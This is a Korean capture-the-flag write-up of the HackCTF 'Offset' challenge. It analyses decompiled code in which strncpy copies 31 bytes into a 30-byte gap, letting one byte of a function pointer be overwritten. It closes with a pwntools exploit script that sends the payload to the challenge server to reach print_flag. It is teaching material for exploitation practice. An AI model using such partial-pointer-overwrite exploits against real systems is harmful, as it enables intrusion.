[HackCTF] Offset

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1h] [ebp-27h]
  int *v5; // [esp+20h] [ebp-8h]

  v5 = &argc;
  setvbuf(stdout, (char *)&dword_0 + 2, 0, 0);
  puts("Which function would you like to call?");
  gets(&s);
  select_func(&s);
  return 0;
}
```

주어진 파일을 아이다로 분석해보면 main함수는 다음과 같다.

문자를 입력받고 select_func이라는 함수로 보내준다. 이 함수가 뭔지 보자.

```
int __cdecl select_func(char *src)
{
  char dest; // [esp+Eh] [ebp-2Ah]
  int (*v3)(void); // [esp+2Ch] [ebp-Ch]

  v3 = (int (*)(void))two;
  strncpy(&dest, src, 31u);
  if ( !strcmp(&dest, "one") )
    v3 = (int (*)(void))one;
  return v3();
}
```

dest라는 문자 변수가 [ebp-42]위치에 있고 정수형 함수 포인터 v3가 [ebp-12]에 있다.

V3에 two라는 함수를 지정해주고, strncpy함수로 dest에 인자로 전달한 입력 문자열을 31바이트만큼 복사한다.


if문으로 dest의 문자가 one이면 v3를 one으로 바꾼다. 그리고 return으로 v3를 실행한다.


여기서 dest와 v3 사이의 공간은 30바이트이다. 그런데 strncpy로 31바이트를 복사하므로 문자를 30바이트 채우고 추가로 v3에 1바이트 덮어쓸 수 있다.

___gmon_start__	.plt.got	0
_start	.text	0
sub_5A2	.text	0
__x86_get_pc_thunk_bx	.text	0
deregister_tm_clones	.text	0
register_tm_clones	.text	0
__do_global_dtors_aux	.text	0
frame_dummy	.text	0
__x86_get_pc_thunk_dx	.text	0
two	.text	0
print_flag	.text	0
one	.text	0
select_func	.text	0
main	**.text**	**0**
__x86_get_pc_thunk_ax	.text	0
__libc_csu_init	.text	0
__libc_csu_fini	.text	0
_term_proc	.fini	0

함수 목록이다.

한 번 two함수랑 수상한 이름의 print_flag함수의 주소를 확인해보자



two함수 주소 

print_flag 주소

함수 주소는 리틀 엔디안으로 저장이 되니 v3에 two의 주소가 '₩xAD₩x06₩x00₩x00' 이렇게 저장될 것이다.

여기서 우리가 1바이트를 덮어쓴다면 제일 앞의 '₩xAD'를 바꿀 수 있다. Print_flag와 이 1바이트만 차이가 나므로 이걸 '₩xD8'로 바꾸면 v3가 print_flag의 주소를 가르키도록 할 수 있다.

이에 맞게 페이로드를 구성하면 다음과 같다.

```
from pwn import *

r = remote("ctf.j0n9hyun.xyz", 3007)

r.recvuntil("Which function would you like to call?")

payload = "A"*30
payload += "\xD8"

r.sendline(payload)

r.interactive()
```